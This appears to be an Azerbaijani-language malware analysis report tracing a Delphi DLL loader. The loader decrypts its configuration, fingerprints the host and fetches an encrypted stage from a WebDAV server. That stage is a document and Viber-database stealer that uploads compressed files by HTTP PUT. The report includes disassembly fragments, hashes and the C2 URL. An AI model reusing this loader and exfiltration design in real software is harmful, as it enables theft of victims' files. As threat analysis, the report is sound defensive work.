v8++


.text:748A6564 mov ecx, [ebp+var_20C]
.text:748A656A mov dl, [ebp+var_205]
.text:748A6570 mov [ebp+ecx+var_204], dl
.text:748A6577 movzx eax, [ebp+var_205]
.text:748A657E mov cl, byte ptr [ebp+var_20C]
.text:748A6584 mov [ebp+eax+var_104], cl
.text:748A658B jmp loc_748A6506
.text:748A6506
.text:748A6506 loc_748A6506:
.text:748A6506 mov eax, [ebp+var_20C]
.text:748A650C add eax, 1
.text:748A650F mov [ebp+var_20C], eax
.text:748A6515 movzx ecx, [ebp+var_205]
.text:748A651C and ecx, 80h
.text:748A6522 jz short loc_748A6530
.text:748A6524 mov [ebp+var_210], 1Bh
.text:748A652E jmp short loc_748A653A
.text:748A6530
.text:748A6530 loc_748A6530:
.text:748A6530 mov [ebp+var_210], 0
.text:748A653A
.text:748A653A loc_748A653A:
.text:748A653A movzx edx, [ebp+var_205]
.text:748A6541 shl edx, 1
.text:748A6543 xor edx, [ebp+var_210]
.text:748A6549 movzx eax, [ebp+var_205]
.text:748A6550 xor eax, edx
.text:748A6552 mov [ebp+var_205], al



```
Hex                                                  ASCII
01 03 05 0F|11 33 55 FF|1A 2E 72 96|A1 F8 13 35|.....3Uÿ..r.¡ø.5
5F E1 38 48|D8 73 95 A4|F7 02 06 0A|1E 22 66 AA|_á8HØs.¤÷...."fª
E5 34 5C E4|37 59 EB 26|6A BE D9 70|90 AB E6 31|å4\ä7Yë&j¾Ùp.«æ1
53 F5 04 0C|14 3C 44 CC|4F D1 68 B8|D3 6E B2 CD|Sõ...<DÌOÑh¸Ón²Í
4C D4 67 A9|E0 3B 4D D7|62 A6 F1 08|18 28 78 88|LÔg©à;M×b¦ñ..(x.
83 9E B9 D0|6B BD DC 7F|81 98 B3 CE|49 DB 76 9A|..¹Ðk½Ü...³ÎIÛv.
B5 C4 57 F9|10 30 50 F0|0B 1D 27 69|BB D6 61 A3|µÄWù.0Pð..'i»Öa£
FE 19 2B 7D|87 92 AD EC|2F 71 93 AE|E9 20 60 A0|þ.+}...ì/q.®é ` 
FB 16 3A 4E|D2 6D B7 C2|5D E7 32 56|FA 15 3F 41|û.:NÒm·Â]ç2Vú.?A
C3 5E E2 3D|47 C9 40 C0|5B ED 2C 74|9C BF DA 75|Ã^â=GÉ@À[í,t.¿Úu
9F BA D5 64|AC EF 2A 7E|82 9D BC DF|7A 8E 89 80|.ºÕd¬ï*~..¼ßz...
9B B6 C1 58|E8 23 65 AF|EA 25 6F B1|C8 43 C5 54|.¶ÁXè#e¯ê%o±ÈCÅT
FC 1F 21 63|A5 F4 07 09|1B 2D 77 99|B0 CB 46 CA|ü.!c¥ô...-w.°ËFÊ
45 CF 4A DE|79 8B 86 91|A8 E3 3E 42|C6 51 F3 0E|EÏJÞy...¨ã>BÆQó.
12 36 5A EE|29 7B 8D 8C|8F 8A 85 94|A7 F2 0D 17|.6Zî){......§ò..
39 4B DD 7C|84 97 A2 FD|1C 24 6C B4|C7 52 F6 01|9KÝ|..¢ý.$l´ÇRö.
00 FF 19 01|32 02 1A C6|4B C7 1B 68|33 EE DF 03|.ÿ..2..ÆKÇ.h3îß.
```


Daha sonra 2ci dövr içində şərti adlandırdığımız v17 dəyişəninə ilkin 1 dəyəri mənimsənir. Dövr 10 dəfə işləyir. dword_748A39C0 adresinə v17 << 24 -> 1 << 24 dəyəri mənimsənir. v17 dəyişəni 0x80 ilə AND əməliyyatı aparılır və nəticə 0 olarsa v6 dəyişəninə 0, əks halda 0x1B mənimsənir. Sonda v17 = v6 ^ (2 * v17) əməliyyatı aparılır və nəticə yaddaşa yazılır.




```
Hex                                                  ASCII
00 00 00 01|00 00 00 02|00 00 00 04|00 00 00 08|................
00 00 00 10|00 00 00 20|00 00 00 40|00 00 00 80|....... ...@....
00 00 00 1B|00 00 00 36|00 00 00 00|00 00 00 00|.......6........
00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00|................
00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00|................
00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00|................
00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00|................
00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00|................
```

Növbəti mərhələdə 1ci dövr içində əldə olunan baytlar üzərində əməliyyatlar aparılır. Əməliyyatlar 1dən 255ə qədər aparılır. v18 dəyişəninə v22[0xFF – v22[i+0xFF]] (burda i dövrün dəyişənidir) mənimsənir. Daha sonra aşağıda göstərilən əməliyyatlar aparılır:

```
v12 = ((int)v18 >> 7) | (2 * v18);
v13 = ((int)v12 >> 7) | (2 * v12);
v19 = v13 ^ (((int)v18 >> 7) | (2 * v18)) ^ v18;
v14 = ((int)v13 >> 7) | (2 * v13);
v20 = (((int)v14 >> 7) | (2 * v14)) ^ 0x63 ^ v14 ^ v19;
dword_748C5E00[i] = v20;
result = i;
dword_748C4A00[v20] = i;
```



Oxşar əməliyyatlar sub_748A2E60 funksiyasında aparılır. Daha sonra əməliyyatlar sub_748A50A0 funksiyasında davam etdirilir. İcra olunan sub_748A2E60 funksiyanın dövrü bitdikdən sonra yeni icra olunan faylı əldə edirik.



Statik Analiz

MD5 - 431BBEC500B9A9934290DD73E87EBA42


SHA1 - 2FF0911AF97D2E6B8FD3D668827B4F365FF3E8C8

Faylın həcmi: 415136 bayt.

Property	Value
File Name	C:\ProgramData\file3.dll
File Type	Portable Executable 32
File Info	Borland Delphi 3.0 (???)
File Size	405.41 KB (415136 bytes)
PE Size	340.00 KB (348160 bytes)
Created	Sunday 28 January 2024, 20.25.06
Modified	Friday 26 January 2024, 00.47.57
Accessed	Thursday 15 February 2024, 04.22.55
MD5	431BBEC500B9A9934290DD73E87EBA42
SHA-1	2FF0911AF97D2E6B8FD3D668827B4F365FF3E8C8

Dinamik Analiz


Fayl icrasına eksport olunan 3o4zH_1 funkasiyasından başlayırıq. Bir öncəki icra olunan faylda sub_748A2E60 funksiyasında istifadə olunan alqoritm ilkin verilən dəyərlər üzərində tətbiq edilərək 716 baytlıq məlumat qenerasiya edir. Bu məlumatlar arasında zərərli link, poçt ünvanı və sair məlumatlar yer alır.



Address	Hex	ASCII
030FB4D3	66 47 00 6C 00 6F 00 62 00 61 00 6C 00 5C 00 5F	fG.l.o.b.a.l.\._
030FB4E3	00 61 00 6F 00 73 00 34 00 4C 00 65 00 49 00 78	.a.o.s.4.L.e.I.x
030FB4F3	00 71 04 00 00 4D 6F 7A 69 6C 6C 61 2F 34 2E 30	.q...Mozilla/4.0
030FB503	20 28 63 6F 6D 70 61 74 69 62 6C 65 3B 20 4D 53	(compatible; MS
030FB513	49 45 20 36 2E 30 3B 20 57 69 6E 64 6F 77 73 20	IE 6.0; Windows
030FB523	4E 54 20 35 2E 31 3B 20 53 56 31 3B 20 2E 4E 45	NT 5.1; SV1; .NE
030FB533	54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37 3B	T CLR 2.0.50727;
030FB543	20 2E 4E 45 54 20 43 4C 52 20 33 2E 30 2E 34 35	.NET CLR 3.0.45
030FB553	30 36 2E 32 31 35 32 29 00 00 00 00 00 00 00 00	06.2152)........
030FB563	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
030FB573	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
030FB583	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
030FB593	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
030FB5A3	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
030FB5B3	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
030FB5C3	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
030FB5D3	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
030FB5E3	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
030FB5F3	00 00 00 00 00 00 00 06 00 00 00 06 00 68 74 74	.............htt
030FB603	70 73 3A 2F 2F 77 65 62 64 61 76 2E 6F 70 65 6E	ps://webdav.open
030FB613	64 72 69 76 65 2E 63 6F 6D 00 00 00 00 00 00 00	drive.com.......
030FB623	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
030FB633	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
030FB643	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
030FB653	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
030FB663	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
030FB673	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
030FB683	00 00 00 74 6A 67 78 64 65 74 72 76 74 61 65 40	...tjgxdetrvtae@
030FB693	64 72 6F 70 6D 61 69 6C 2E 6D 65 00 00 00 00 00	dropmail.me.....
030FB6A3	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
030FB6B3	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
030FB6C3	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
030FB6D3	00 00 00 6D 4A 35 47 49 5A 55 47 38 58 79 36 50	...mJ5GIZUG8Xy6P
030FB6E3	45 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	E...............
030FB6F3	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
030FB703	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
030FB713	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
030FB723	00 00 00 63 68 79 63 6B 6F 63 6B 00 00 00 00 00	...chyckock.....
030FB733	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
030FB743	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
030FB753	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
030FB763	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
030FB773	00 00 00 63 61 72 6D 75 69 63 68 65 73 00 00 00	...carmuiches...
030FB783	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
030FB793	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
030FB7A3	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....

Daha sonra zərərverici hosta aid məlumatları toplayır:

- GetVersionExA
- GetLocalTime
- GetUserNameW
- GetComputerNameW
- GetUserDefaultLCID
- CheckTokenMembership
- NetUserGetInfo
- GetSystemDefaultLCID
- GetSystemDirectoryW
- GetVolumeInformationW



Address	Hex	ASCII
03102138	7B 01 00 00 94 00 00 00 0A 00 00 00 00 00 00 00	{.....
03102148	65 4A 00 00 02 00 00 00 00 00 00 00 00 00 00 00	eJ.....
03102158	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
03102168	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
03102178	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
03102188	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
03102198	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
031021A8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
031021B8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
031021C8	00 00 00 00 00 00 00 00 01 F0 AA 33 E8 E8 07 02	.....ð ª3èè..
031021D8	00 01 00 13 00 03 00 06 00 15 00 9B 03 09 04 00	.....
031021E8	00 09 04 00 00 0C 00 00 00 1E 00 00 00 08 00 00	.....
031021F8	00 7A 00 00 00 61 00 64 00 6D 00 69 00 6E 00 00	.z...a.d.m.i.n..
03102208	00 44 00 45 00 53 00 4B 00 54 00 4F 00 50 00 2D	.D.E.S.K.T.O.P.-
03102218	00 52 00 48 00 4F 00 50 00 43 00 44 00 44 00 43	.R.H.O.P.C.D.D.C
03102228	00 3A 00 5C 00 00 00 43 00 3A 00 5C 00 57 00 69	.:.\...C.:.\.W.i
03102238	00 6E 00 64 00 6F 00 77 00 73 00 5C 00 53 00 79	.n.d.o.w.s.\.S.y
03102248	00 73 00 57 00 4F 00 57 00 36 00 34 00 5C 00 72	.s.W.O.W.6.4.\.r
03102258	00 75 00 6E 00 64 00 6C 00 6C 00 33 00 32 00 2E	.u.n.d.l.l.3.2..
03102268	00 65 00 78 00 65 00 20 00 43 00 3A 00 5C 00 50	.e.x.e. .C.:.\.P
03102278	00 72 00 6F 00 67 00 72 00 61 00 6D 00 44 00 61	.r.o.g.r.a.m.D.a
03102288	00 74 00 61 00 5C 00 66 00 69 00 6C 00 65 00 33	.t.a.\.f.i.l.e.3
03102298	00 2E 00 64 00 6C 00 6C 00 2C 00 23 00 31 00 20	...d.l.l.,.#.1.
031022A8	00 0A 00 00 00 4E 00 54 00 46 00 53 00 00 00 AB	.....N.T.F.S...«
031022B8	AB AB AB AB AB AB AB FE 00 00 00 00 00 00 00 00	«««««««þ........
031022C8	FD 35 1A 35 B2 64 00 00 C0 00 0E 03 B0 F7 0F 03	ý5.5²d..À...°÷..
031022D8	EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE	îþîþîþîþîþîþîþîþ
031022E8	EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE	îþîþîþîþîþîþîþîþ
031022F8	EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE	îþîþîþîþîþîþîþîþ
03102308	EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE	îþîþîþîþîþîþîþîþ
03102318	EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE	îþîþîþîþîþîþîþîþ
03102328	EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE	îþîþîþîþîþîþîþîþ
03102338	EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE	îþîþîþîþîþîþîþîþ

Toplanan məlumatların heşi çıxarılır və açıq şəkildə saxlanılan məlumatlar yaddaşdan silinir.

Şifrləmə əməliyyatı bitəndən sonra yüklənən kitabxanaların siyahısı: bcryptprimitives.dll, clbcatq.dll, crypt32.dll, cryptbase.dll, cryptsp.dll, dnsapi.dll, dpapi.dll, dssenh.dll, fwpuclnt.dll, iphlpapi.dll, kernel.appcore.dll, msasn1.dll, msctf.dll, mskeyprotect.dll, mswsock.dll, msxml6.dll, ncrypt.dll, ncryptsslp.dll, nsi.dll, ntasn1.dll, rasadhlp.dll, schannel.dll, sspicli.dll, uxtheme.dll, webio.dll, winhttp.dll, winhttpcom.dll, winnsi.dll, winspool.drv, winspool.drv, ws2_32.dll.

WebDav Server HTTP veb serverdə birbaşa fayl yaratmağa, silməyə və dəyişdirməyə imkan verən HTTP uzantılar toplusudur.

Zərərli http[x]://webdav.opendrive.com/chyckock direktoriyasından şifrəli fayl yüklənir. Fayl yükləndikdən sonra sub_74D3B580 funksiyası faylı serverdən silir.

```
call file3.73D7CE20
mov eax,dword ptr ds:[eax]          [eax]:&"/chyckock/rothbard.mpeg"
push eax
mov ecx,dword ptr ss:[ebp+8]        [ebp+8]:"https://webdav.opendrive.com"
call file3.73D7C360
mov eax,dword ptr ss:[ebp+8]        [ebp+8]:"https://webdav.opendrive.com"
```

Yüklənən fayl öncə istifadə olunan alqoritmlərlə bir neçə funksiya ilə deşifrə olunur. Deşifrə olunan faylın başlığı yoxlanılır. Əgər fayl “MZ” baytları ilə başlayırsa, məlumat sub_74D38FF0 funksiyasına ötürülür və VirtualAlloc funksiyası ilə yaddaşa 4cü fayl yüklənir.

Statik Analiz

MD5 - 14326F567BED55DDBB03954D0F2C1569

SHA1 - C8614953C3439738D5C3688344A950236352DBAF

Faylın həcmi – 388966 bayt.

Bu fayl məlumatları oğurlamaq üçün istifadə olunur. İlk öncə zərərli GetLogicalDrives və GetDriveTypeW funksiyaları ilə mövcud olan disklər haqqında məlumatları toplayırlar. Mövcud disk DRIVE_FIXED tipinə malikdirsə (yəni HDD və ya Flash Drive) disk adı sub_7F881DC0 funksiyasına ötürülür və icra olunur.

```
52              push edx
6A 00           push 0
8D45 F4         lea eax,dword ptr ss:[ebp-C]
50              push eax                        eax:L"C:\\"
E8 27F5FFFF     call 7F881DC0
```

Daha sonra zərərli wfindfirst64i32 və wfindnext64i32 funksiyaları ilə bütün direktoriyada olan qovluqların içərisində axtarışa başlayırlar.

```
.text:7F391F12 lea     edx, [ebp+FindData]
.text:7F391F18 push    edx             ; FindData
.text:7F391F19 mov     eax, [ebp+Buffer]
.text:7F391F1F push    eax             ; FileName
.text:7F391F20 call    __wfindfirst64i32
.text:7F391F25 add     esp, 8
.text:7F391F28 mov     [ebp+FindHandle], eax
.text:7F391F2E cmp     [ebp+FindHandle], 0FFFFFFFFh
.text:7F391F35 jz      loc_7F392146
```


Alınan faylların atributları FindData.attrib AND 0x10 əməliyyatı aparılır və alınan cavab 0 dəyəri ilə qarşılaşdırılır. Əgər əməliyyatın cavabı 0a bərabər olmasa, yəni nəticə qovluqdursa, rekursiv olaraq funksiya özünü çağırır və parametr olaraq həmən qovluğu göndərir.

```
.text:7F392037
.text:7F392037 loc_7F392037:
.text:7F392037 mov     eax, [ebp+FindData.attrib]
.text:7F39203D and     eax, 10h
.text:7F392040 jz      loc_7F3920DA
```

Əks təqdirdə file aşkar edildikdə sub_7f3921F0 funksiyası çağırılır. Funksiya içərisində ilk öncə faylın uzantısı alınır.

```
8B45 0C         mov eax,dword ptr ss:[ebp+C]
83C0 24         add eax,24                      eax:L".doc"
50              push eax                        eax:L".doc"
E8 9EF6FFFF     call 7EF11960
```


Alınan faylın uzantısı, zərərliyə lazım olan, əvvəlcədən təyin edilmiş uzantılarla müqayisə edilir. Bu uzantılar: doc, docx, xls, xlsx, pdf, rtf, contact, odt, jpg, jpeg, zip, rar, viber.db.



Fayl uzantısı uyğun gələndən sonra zərərli faylı oxuyur və yaddaşda saxlayır. Bütün qovluqları yoxladıqdan sonra məlumatlar bir yerə toplanır və yığılan məlumat RtlCompressBuffer funksiyası vasitəsilə sıxışdırılır.

```
.text:74B07236 push    offset ProcName ; "RtlCompressBuffer"
.text:74B0723B mov     ecx, [ebp+hModule]
.text:74B0723E push    ecx             ; hModule
.text:74B0723F call    ds:GetProcAddress
.text:74B07245 mov     [ebp+var_24], eax
.text:74B07248 push    offset aRtlgetcompress ; "RtlGetCompressionWorkSpaceSize"
.text:74B0724D mov     edx, [ebp+hModule]
.text:74B07250 push    edx             ; hModule
.text:74B07251 call    ds:GetProcAddress
.text:74B07257 mov     [ebp+var_1C], eax
.text:74B0725A cmp     [ebp+var_24], 0
.text:74B0725E jz      loc_74B073D2
```

Məlumat şifrləndirkdən sonra təsadüfi ad qenerasiya edilir və webdav serverə HTTP PUT metodu vasitəsilə yüklənir.



```
Hex                                                                 ASCII
DE 63 4A AA 68 56 CA 2B 22 B8 D0 93 6C 1D BA CD  ÞcJªhVÊ+" ¸Ð.l.ºÍ
91 62 E1 E1 9D F5 04 44 8D 71 9F 5D 57 F0 3A 3B  .báá.õ.D.q.]Wð:;
78 04 8A A5 9C F6 BA 31 AD 9E 4A B4 A3 D0 9D C3  x.¸¥.ö°1..J´£Ð.Ã
05 31 AF A5 6A 48 B0 9A D5 B6 95 12 79 86 F7 E0  .1¯¥jH°.Õ¶..y.÷à
